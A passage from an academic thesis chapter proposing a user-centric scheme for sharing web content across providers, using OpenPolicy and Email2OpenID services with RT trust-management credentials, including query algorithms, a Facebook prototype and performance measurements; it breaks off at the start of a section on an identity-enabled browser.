To evaluate our approach, we implemented a prototype on Facebook to allow Facebook users to share their photo albums with non-Facebook users. With our approach, the user experiences for content sharing are similar to the existing secret-link sharing mechanism. Content owners use their contact-lists hosted on OpenPolicy providers to specify delegation-enabled access policies. Using existing email accounts, content requesters do not need to setup an account on Facebook and do not require any special software installed to view shared content. Moreover, content owner and requestor may be unknown to each other.

The rest of the chapter is organized as follows. The next section discusses background and related work. Section 7.2 presents the detailed design of our proposed solution, and Section 7.3 discusses the evaluation methodology and results. To make our proposed content sharing scheme more usable for content requestor, we propose an identity-enabled browser in Section 7.4, and summarize the chapter in Section 7.5.

7.1 Background and Related Work

In order to develop requirements for a mechanism to share personal web content beyond walled gardens, we reviewed existing literature to understand user content sharing practices and identify the breakdowns users encounter when sharing. As we aimed to design a solution that can be operated across administrative boundaries, we also studied existing solutions in distributed authorization systems. In this section, we summarize the lessons we learned from existing research and discuss related work.

7.1.1 User Content Sharing Practices

To explore preferences for general information sharing, Olson et al. [OGH05] investigated what content is shared and with whom. They find that *participants abstract the details of sharing into high-level classes of recipients and information which are treated similarly.* Voida et al. [VEN$^+$06] studied the sharing practices at a medium-size research organization to identify the types of content they share and with whom, the mechanisms they use to share, and how much control over the information they grant to the sharing recipients. They identified 34 different types of files that are shared among colleagues, friends, and families. One of the most important findings related to our work is that *email is the most common mechanism for sharing* (45%), followed by network folders (16%) and posting content to a web site (11%). The study also identified the breakdowns that users have experienced in their file sharing activities. The main classes of breakdowns are (1) difficulties in selecting a sharing mechanism with desired features that are available to all sharing participants, (2) forgetting what files had been shared and with whom, and (3) problems in knowing when new content was made available. Similarly, Whalen [Wha08] conducted studies to investigate the file sharing practice in both work and personal context of about 200 employees at a US research institution. Most of her results confirm the findings made by Voida et al. In addition, Whalen et al. identifies the factors that influence the choice of sharing method used. She also found that a lack of activity information (e.g., who and when) on the shared files could be problematic for both security and collaboration.

Miller et al. [ME07] conducted an empirical study of the photo sharing practices in Flickr.com. They found that privacy-concerned users primarily use e-mail, supplemented with web galleries, to control the privacy level of different photos. The perception of using email for sharing by those users is that an e-mail message is intentional, requires no setup, and is targeted at a specific list of recipients. Miller et al. suggest that *a sharing solution should look and feel much like e-mail*, but with a more robust underlying framework geared to photo sharing.

7.1.2 Distributed Authorization and Background of RT

In decentralized environments such as the Web, the content owner and the requestor often are unknown to each other (e.g., Alice does not know Mary and Jenny). There is a substantial body of literature addressing the problem of authorization within distributed environments.

PolicyMaker [BFL96] coined the term "trust management" to denote an access control model in which authorization decisions are based on locally stored security policies and distributed credentials (signed statements), without explicit authentication of a requestor's identity and a centralized repository of access rules. Policies and credentials in PolicyMaker consist of programs written in a general programming language such as AWK. Although general, it is very hard to understand the overall access policy for a protected resource. KeyNote [BFIK99], the next version of PolicyMaker, uses a C-like notation and regular expression syntax for describing conditions. SPKI/SDSI [EFL$^+$99] is a digital certificate scheme for authorization, which provides methods for binding authorization privileges to keys and for localized name spaces and linked local names. A credential in KeyNote and SPKI/SDSI delegates certain permissions from an issuer to a subject. A chain of credentials can be viewed as a capability which authorizes the subject at the end of the chain. KeyNote and SPKI/SDSI do not support attribute inferencing and attribute-based delegation. RT [LMW02] is a family of languages that add the notion of RBAC to the concept of trust management systems such as KeyNote and SPKI/SDSI.

In our approach, RT [LMW02] is employed for expressing access-control policies. The RT language is a family of role-based trust-management languages for representing policies and credentials in distributed environments. RT combines the strength of role-based access control (RBAC) [SCFY96] and trust-management (TM) [BFL96] systems to form a concise and expressive language.

All policy statements and credentials in RT take the form $A.r \longleftarrow exp$, where A is an entity, r is a role, and exp is a role expression (a sequence of entities and roles). In this chapter, we capitalize the first character of entities and use lower-case to represent roles. An entity in RT is a uniquely identified individual or process that can issue credentials and make requests, and a role is a set of entities who are members of this role. The above credential $A.r \longleftarrow exp$ means that $members(A.r) \supseteq members(exp)$ (i.e., exp is a member of $A.r$).

There are four types of credentials in RT, each corresponding to a different way of defining role membership and a different level of delegation:

- Type 1 $A.r \longleftarrow B$: An A defines an entity B to be the member of role r. For example, CCA certifies Alice as its Girl Scout member ($CCA.scout \longleftarrow Alice$), or Jenny asserts that Mary is her parent ($Jenny.parent \longleftarrow Mary$).
- Type 2 $A.r \longleftarrow B.r_1$: The role $A.r$ is defined to contain every entity that is a member of

$B.r_1$ role. This statement can be used to represent a simple delegation from A to B, since B may affect the members of $A.r$ by issuing new credentials. For instance, Alice defines all Girl Scouts in CCA as her scout friends $Alice.scout \longleftarrow CCA.scout$. The members of the $Alice.scout$ role will dynamically change as CCA revokes or issues new credentials for its Scout members.

- Type 3 $A.r \longleftarrow A.r_1.r_2$: The role $A.r$ is defined to contain $B.r_2$ for every B that is a member of $A.r_1$. This represents a delegation from A to the members of $A.r_1$. For example, Alice trusts CCA to define its scout members ($Alice.scout \longleftarrow CCA.scout$), and then delegates the authority over "parent" to those member scouts ($Alice.scout\_parent \longleftarrow Alice.scout.parent$).

- Type 4 $A.r \longleftarrow B_1.r_1 \cap \cdots \cap B_k.r_k$: $A.r$ is defined to contain the intersection of all the roles $B_1.r_1, \cdots, B_k.r_k$. This represents partial delegation from A to $B_1 \cdots B_k$. For instance, Alice may share certain content with her close friends who are classmates Lake-Side Elementary School (LSES), and are from the same scout troop ($Alice.close\_friend \longleftarrow CCA.scout \cap LSES.class\_2006$).

7.1.3 Related Work

Microsoft Live Mesh [Mic09a] aims to provide a centralized web location for a user to store personal content that can be accessed and synchronized across multiple devices (e.g., computers and mobile phones). The user is able to access the uploaded content through a web-based Live Desktop or her own devices with Live Mesh software installed. Dropbox [Dro09] offers a similar personal content sharing solution. When a user joins a shared folder, the folder appears inside their Live Desktop (or Dropbox), and syncs to their computers and devices automatically. Both solutions are easy to use, however, they accept only users within their own administrative domain and the sharing is explicit for each individual user (i.e., no grouping or delegation).

YouServ [BJAGS02] enables users to share their content using their personal computers by leveraging technologies in personal web servers, dynamic DNS, proxies, and replications. A user's YouServ content remains available and accessible even if they are using a dynamically-assigned IP address, or when the user's PC is offline (through a peer replicated site) or firewalled (through a proxy site). All YouServ-hosted content is publicly accessible unless it is contained within private folders. To control access, YouServ provides a single-sign-on authentication service for the YouServ community, and content owners whitelist other users in a local file to grant accesses. ScoopFS [KSC09] is another personal web server-based content sharing solution. The user-interface provided by ScoopFS resembles an email client, and each user has an unique mailbox identified by a Web-Key [Clo08] (similar to a secret-link). ScoopFS is designed for ease of use. The main limitation of ScoopFS is that content recipients need to install a copy of ScoopFS and manually exchange their Web-Keys in order to receive the shared content. Mannan et al. [MvO08] proposed a scheme for personal web content sharing by leveraging the




Figure 7.1: User-centric content sharing model.

existing "circle of trust" in Instant Messaging (IM) networks. This scheme enables an owner's personal data to be accessible only to her IM contacts. However, both content owner and requester must be on the same IM network and the proposed system does not support trust and delegation.

Relationships between a content user and a content owner are intuitive to web users and are commonly used to derive authorization decisions by CSPs. Carminati et al. [CFP06] proposed an access control mechanism for web-based social networks, where policies are expressed as constraints on the type, depth, and trust level of existing social relationships. The proposed system requires a special software module running on an end-user's machine in order to derive access decisions, and delegation is supported in a limited way (only through the same relationships along relationship paths). Lockr [TGS$^+$08] is another access control mechanism based on social relationships. The main limitation of Lockr is the expressive power of access policies as it simply uses value matching to derive access decisions. Thus, it cannot express delegation of relationship authority (i.e., friend's friend), and cannot denote authorized users using shared attributes (e.g., friends from a university). In addition, credentials have to be manually sent from issuer to recipient; to get access, users have to manually find/search appropriate credentials to construct the proof.

7.2 Approach

Our proposed content sharing scheme is framed and guided by a user-centric content sharing model as illustrated in Figure 7.1. In this model, a *user* is not only a content *owner* and *consumer*, but a *credential* issuer as well. A user enrolls a set of *identities* (e.g., user name/password) from multiple *identity providers* to represent themselves when accessing shared content and constructing access polices. A content owner creates personal content on CSPs and associates that content with access-control polices that are hosted by a *policy provider*. To access shared content, a content consumer chooses an appropriate identity to make a *request*. Each request contains the identity provided by the consumer and a corresponding set of *context* information. Context information is the meta-data of a request, such as user-specific profile attributes, current location, date/time of the request, and user *credentials*. A credential is an




Figure 7.2: The system architecture of the proposed Web 2.0 content sharing solution. Email2OpenID provider enables web users to use their email to login CSPs while remain using OpenID URI for identification. OpenPolicy provider offers services for internet users to organize their access polices, and for CSPs to make authorization decisions. Users are free from choosing their Email2OpenID and OpenPolicy providers.

assertion of certified user-attribute from another individual user or an organization authority. To mediate accesses, a CSP requests authorization decisions from a policy provider to protect shared content. The policy provider then acts as a policy decision point (PDP), which responds with authorization decisions based on the context of the request and a set of pre-defined credentials and access policies.

User-centric content sharing requires user-centric authentication and authorization mechanisms. For user-centric authentication, the user/owner should be able to control their own identities, and is free from choosing when and where to use it. For user-centric authorization, the content owner is the author of access policies. Access-control decisions are based on the policy associated with the protected content and credentials issued by multiple trusted individual or organization users. The content owner has the freedom to choose policy providers that host policies and trusted authorities that issue credentials. In a user-centric Web, access policy follows the user. One access policy hosted in one policy provider should be able to be enforced to protect shared content residing on different CSPs.

7.2.1 System Architecture and Data Flows

As shown in Figure 7.2, our proposed solution contains two additional players—an *OpenPolicy* provider and an *Email2OpenID* provider, in addition to the existing actors (Owner, User, CSP) from the secret-link sharing scenario. An OpenPolicy provider provides policy-hosting services for web users to organize their credentials and polices, and a set of web services for CSPs to make authorization decisions. An Email2OpenID provider is an existing email provider that is augmented with both an OpenID identity service and an Email to URL Translation (EAUT) [FN08] service. By combining these two services, our approach allows web users to use their email to login to CSPs while using OpenID identifier for identification. Both OpenPolicy



Owner (W)
CSP (C)
OpenPolicy Provider (P)
User (U)
1. share content c
2. secret-link l= f(c)
3. redirect to P with link l
3. link l, post-back URL b
4. target roles selection UI
5. target roles R
6. for each r ∈ R do distributed mailing link l
7. call b, link l, roles R
7. link l, roles R
8. content c= f(l) store (l,c,R)

Figure 7.3: Flow for sharing content, assuming Owner **W** has logged into her OpenPolicy provider **P**.

and Email2OpenID are user-centric, users are free to choose their favorite providers. The following steps illustrate the sequence for a user to login to a CSP using the Email2OpenID protocol:

1. User **U** presents her email e to CSP **C**.
2. **C** parses the domain d from e (as an email is in the form of `user@domain`) and prepends the string "http://" to d to form an EAUT Discovery Endpoint URL u.
3. **C** retrieves an XRDS-Simple document [HL08] on u, and lookups values representing an EAUT Template or Mapping Service Endpoint URL m.
4. **C** translates or maps e to an OpenID identifier i via m.
5. Once **C** gets back the corresponding OpenID identifier i, the rest of the steps are the same as the original OpenID protocol.

Assume a content owner has logged into her OpenPolicy provider using Email2OpenID protocol and has organized a set of credentials and access polices. To share content, the content owner clicks on the link of the content on a CSP. The CSP generates a secret-link based on the content and redirects the content owner to her OpenPolicy provider to specify a set of roles as the recipient of the shared content. The OpenPolicy provider then sends out the link to each member of the designated roles and calls back the CSP with the designated roles to construct an access-control list of the shared content. Figure 7.3 illustrates the sequence of steps for sharing content as explained below:

1. Content owner **W** specifies that content c residing on CSP **C** should be shared.
2. **C** generates a secret-link l based on content c.
3. **C** redirects **W** to her OpenPolicy provider **P** with secret-link l and a post-back URL b as part of payload.
4. **P** presents a role-selection user interface to **W**.



User (U)
CSP (C)
Email2OpenID Provider (O)
OpenPolicy Provider (P)
1. secret-link l
2. redirect to O, secret-link l
3. authentication using Email2OpenID protocol
4. redirect to C, OpenID i, secret link l
4. OpenID i, secret link l
5. retrieve (l, c, R)
6. for each r ∈ R distributed containment query
role r, OpenID i
7. distributed containment query
8. i ∈ r ?
9. content c if i ∈ r

Figure 7.4: Flow for accessing a shared content.

5. **W** specifies a set of roles R as the recipients of c. For instance, Alice specifies $Alice.scout$ and $Alice.scout.parent$ as the roles for recipients.
6. For each role $r \in R$, **P** sends out l to a set of destination email addresses $E = \{ e \mid e \in members(r)\}$ (e.g., the members of the $Alice.scout$ role) by performing a *distributed mailing* with other OpenPolicy providers. The details of the distributed mailing protocol are discussed in Section 7.2.2.
7. Once the distributed mailing is completed, **P** calls b on **C** with R and l in the payload.
8. **C** finds content c based on l and then stores the tuple (l, c, R) to serve as an access-control list of c.

We now provide the data flow for accessing shared content. A user requests access by presenting a secret-link to a CSP. The CSP prompts the user for an email account and redirects the user to her Email2OpenID provider for authentication. Once authenticated, the Email2OpenID provider redirects the user back to the CSP with a claimed OpenID identifier and a token that the CSP can verify. After the claimed OpenID identifier is verified, the CSP retrieves the roles associated with the shared content and requests an access decision from the owner's OpenPolicy provider. For each authorization request, the CSP provides the OpenPolicy provider with the user's OpenID identifier and the associated role to determine whether the request should be permitted. Figure 7.4 illustrates the flows for accessing shared content as explained below:

1. To access a shared resource, user **U** presents l to CSP **C** (e.g., by clicking on the link in her email box).
2. **C** prompts **U** for email e and redirects **U** to her Email2OpenID provider **O** with secret-link l.
3. **U** authenticates herself to **O**.
4. Once authenticated, **O** redirects **U** back to **C** with an OpenID identifier i and l.
5. Based on l, **C** lookups the stored tuple (l, c, R) to find content c and roles R.




Figure 7.5: Main components of an OpenPolicy provider.

6. For each role $r \in R$, **C** requests an access decision from the conetnt owner's OpenPolicy provider **P** with r and i to determine whether the request should be granted.
7. **P** performs a *distributed containment query* for each r with respect to i. A containment query $\mathcal{Q}$ takes the form $r \sqsupseteq i$. $\mathcal{Q}$ is true if $i \in$ members(r). The access to c is granted only if $\mathcal{Q}$ holds. The details of the distributed containment query algorithm are discussed in Section 7.2.2.
8. **C** returns c to **U** if any one of the containment queries returns true.

7.2.2 OpenPolicy Provider

As illustrated in Figure 7.5, the OpenPolicy provider provides (1) a web-based policy editor for users to construct their online credentials/policies, (2) a web-based sharing module for users to associate access polices with shared content, (3) a distributed mailing module to send out secret-links, and (4) a distributed authorization module for CSPs to make access decisions. At its core is a *distributed inference engine*, which consists of a *membership query* module and a *containment query* module. The membership query module takes a goal role $A.r$ and a set of credentials $\mathcal{C}$ as inputs and computes a set of entity members E of $A.r$ as an output. For each $e \in E$, the distributed mailing module emails a copy of secret-link l to e. Similarly, the containment query module takes a goal role $A.r$ and a user U as inputs and returns whether $U \in members(A.r)$. The containment query result is used by the distributed authorization module to determine wether a request made by a user U should be granted.

Our proposed membership and containment query algorithms are based on the notion of a *credential graph*, as introduced by Li et al. [LWM03]. A credential graph $\mathcal{G}$ is a directed graph that represents a set of credentials $\mathcal{C}$ and their relationships. For each credential $A.r \longleftarrow exp \in \mathcal{C}$, there is one node for $A.r$ in $\mathcal{G}$, one node for exp, and an edge $exp \twoheadrightarrow A.r$ that links exp to $A.r$. A proof graph $\mathcal{G}_p$ is a subgraph of credential graph $\mathcal{G}$ that is rooted by a given goal role and contains additional nodes derived from Type 3 and Type 4 credential statements. Our algorithms use the proof graph as a helper data structure for computing the members of a given role $A.r$. To construct a proof graph, our design uses another data structure that we call a *proof stack*, which is a stack for storing the nodes to be processed during a derivation process.

Algorithm 3 shows the detail of a distributed membership query. It takes a goal role and a set of credentials as inputs and computes a set of members of the goal role as an output. Algorithm 3 processes one node in the stack at a time until the stack is empty. Initially, only the goal node (i.e., $A.r$) is added to the proof graph and is pushed onto the stack. A node in the proof stack is the basic processing unit, each node consists of the following properties:

- exp: the role expression of this node (e.g., B, $A.r$, $A.r1.r2$, or $f_1 \cap f_2 \cap \ldots f_k$).
- parents: the set of nodes this node is a member of.
- solutions: the set of entity nodes that can reach this node. Solutions are propagated to a node's parents in the following way. When a node e_2 is added to the solution of e_1 ($e_2 \twoheadrightarrow e_1$), all existing solutions of e_2 are appended to the solutions of e_1 and then propagate to e_1's parents as well. Solution propagation is illustrated in Algorithm 4 (lines 3 to 8).
- linked_roles: the set of linked role names. This property is used to process a Type 3 linked role $A.r1.r2$. The details are discussed below.
- intersection_nodes: the set of intersection nodes. This property is used to process a Type 4 linked role $f_1 \cap f_2 \cap \ldots f_k$. The details are discussed below.

For a credential statement $A.r \longleftarrow exp$, we define function RHS ($A.r \longleftarrow exp$) = exp (i.e., right-hand-side) and LHS ($A.r \longleftarrow exp$) = $A.r$ (i.e., left-hand-side). If exp is a linked-role (i.e., in the form of $A.r1.r2$), then function PrimaryEntityRole($A.r1.r2$) = $A.r1$ and SecondaryRole($A.r1.r2$) = $r2$. If exp is an intersection-role (i.e., in the form of $f_1 \cap f_2 \cap \ldots f_k$), then RoleCount($f_1 \cap f_2 \cap \ldots f_k$) = k.

To process a Type 2 role node $A.r$ (Algorithm 3, lines 10 to 16) in the stack, the algorithm finds all credential statements that defines $A.r$. For each credential $A.r \longleftarrow exp$, it creates a node for exp in the proof graph, if none exists, pushes the newly created node onto the stack (addNode function), and then adds an edge $exp \twoheadrightarrow A.r$. The addEdge($exp$, $A.r$) function of the proof graph adds $A.r$ to the parents set of exp and propagates exp's solutions to $A.r$.

To process a Type 1 entity node B (Algorithm 3, lines 7 to 9), the algorithm simply adds B to B's solutions. Solutions of B are then propagated into all B's parents as shown in Algorithm 4 (lines 3 to 8).

A Type 3 $A.r \longleftarrow A.r_1.r_2$ statement defines $A.r$ to contain $B.r_2$ for every B that is a member of $A.r_1$. To process a Type 3 linked node $A.r1.r2$ (Algorithm 3, lines 17 to 24), the algorithm creates a node for $A.r1$ and adds role name $r2$ to $A.r1$'s linked_roles property. When a new solution B is added to $A.r1$, Algorithm 4 (lines 9 to 13) creates a node $B.r2$ and adds an edge $B.r2 \twoheadrightarrow A.r1.r2$ to the proof graph. Thus, when a solution D is added to $B.r2$, D is propagated to $A.r1.r2$ automatically according to Algorithm 4 (lines 6 to 8).

A Type 4 $A.r \longleftarrow f_1 \cap f_2 \cap \ldots f_k$ statement defines $A.r$ to contain the intersection of all the roles $f_1, \cdots, f_k$. To process a Type 4 linked node $f_1 \cap f_2 \cap \ldots f_k$ (Algorithm 3, lines 25 to




Figure 7.6: OpenPolicy performance evaluation results. The worst-case response time was measured by forcing OpenPolicy to enumerate all credential statements on all testing servers. For each run, a different number of credential statements are generated on each server, and 5-20 concurrent authorization requests are submitted.

30), the algorithm creates k nodes, one for each f_i, and adds the current node $f_1 \cap f_2 \cap \ldots f_k$ to the intersection_nodes of f_i. When a solution B is added to the solutions of f_i, the current intersection node is notified to add B to its partial_solutions property (Algorithm 4, line 16). The partial_solutions property of a intersection node maintains a set of potential solutions, each associated with a counter. When the count of a potential solution D reaches the number of roles in the intersection role expression $f_1 \cap f_2 \cap \ldots f_k$ (in this case, k), an edge $D \twoheadrightarrow f_1 \cap f_2 \cap \ldots f_k$ is added to the proof graph (Algorithm 4, lines 17 to 19).

Similarly, the distributed containment query takes a goal role $A.r$, a user U and a set of credentials as inputs, and returns a boolean indicating whether $U \in \text{members}(A.r)$. The logic for constructing a proof graph is very similar to the membership query algorithm. The only difference is that this algorithm checks whether $U \in \text{members}(A.r)$ holds for each node being processed. If $U \in \text{members}(A.r)$ holds, the function returns immediately. Each member of $A.r$ is represented in form of an email, but U can be an email or an OpenID identifier. When U is in the format of an OpenID, the distributed authorization module use Email2OpenID EAUT service to map each solution of $A.r$ into an OpenID before checking whether $U \in \text{members}(A.r)$.

7.3 Implementation and Evaluation

To evaluate our approach, we implemented an Email2OpenID provider and OpenPolicy provider in J2EE. To support OpenID protocols, we reused OpenID4Java [Buf09], an open-source Java library that offers support for implementing OpenID IdPs and RPs web-sites. OpenPolicy uses Apache Tomcat as a web container and stores credential statements in a MySQL database. To validate the design of our prototype implementation, we developed a Facebook application to enable Facebook users to share their private photo albums with non-Facebook users via our proposed sharing architecture. We employed OAuth 2.0 server-flow for sharing access policies between CSPs and OpenPolicy providers.

In addition to validating the correctness of data flows and inference logic, the runtime latency incurred during authorization decision processes was another important concern. To evaluate the performance characteristics of OpenPolicy, we deployed OpenPolicy on three hosts within our institution's internal network. To evaluate the portability and to ensure the performance measurements were not skewed by hardware and operating system, we used a different OS and hardware for each machine. The configurations were as follows: (A) Intel Duo Core 2 2.4GHz CPU, 4GB RAM, running Windows Vista, (B) Intel Duo Core 2 2.6GHz CPU, 4GB RAM, running MacOS 10.5.6, and (C) AMD Opteron Processor 142 CPU, 8GB RAM, running Linux 2.4.27. Testing machines were connected over a local area network with 100Mbps Ethernet adapters. Round-trip latency was less than 0.1 millisecond on average in this configuration.

To evaluate the performance characteristics of containment queries, we wrote scripts to create a set of credentials for each OpenPolicy server and then triggered OpenPolicy to perform a worst-case containment query (i.e., $A.r \sqsupseteq D$, but D is not a member of $A.r$), which enumerated all credential statements on all testing servers. The performance results are shown in Figure 7.6. For each run, a different number of credential statements (i.e., 5,000 to 25,000) are generated on each server, and a different number of threads (i.e., five to twenty threads) are invoked to simulate concurrent authorization requests.

To improve authorization response time, OpenPolicy caches proof graphs. When proof graphs are cached, the response time becomes linear to the number of servers involved in the query process. In our testbed, the worst-case response time was less than 3 milliseconds when caching was used. Proof graph caches can greatly improve the response time of OpenPolicy. However, when the size of the cached graphs exceeds available memory, cache efficiency begins to degrade. As future work, we plan to use other cache strategies to improve cache efficiency. We also want to apply authorization recycling [WCBR08] techniques to derive access-control decisions directly on CSPs based on cached authorization responses from OpenPolicy providers.

7.4 Identity-enabled Browser

One usability challenge imposed by our proposed content sharing scheme is "identity switch", as a content requestor may need to switch to an appropriate identity when accessing shared content hosted on different CSPs. To reduce the number of HTTP redirections encountered by a content request, and to make identity switch easier, we proposed an identity-enabled browser. Our approach is based on the identity flow metaphor from the design of operating systems (OS). In an OS, a user authenticates to the OS and that authenticated identity automatically "flows" into all processes launched by the user. Our approach treats a browser as an operating system and each web site the user visits as a process. A user enters her existing user name/password on




Figure 7.7: System architecture and high-level data flow of the proposed the identity-enabled browser.

the web into a browser; and with the user's consent, that authenticated identity automatically flows into all websites that require an authenticated identity.

7.4.1 System Architecture and Data Flow

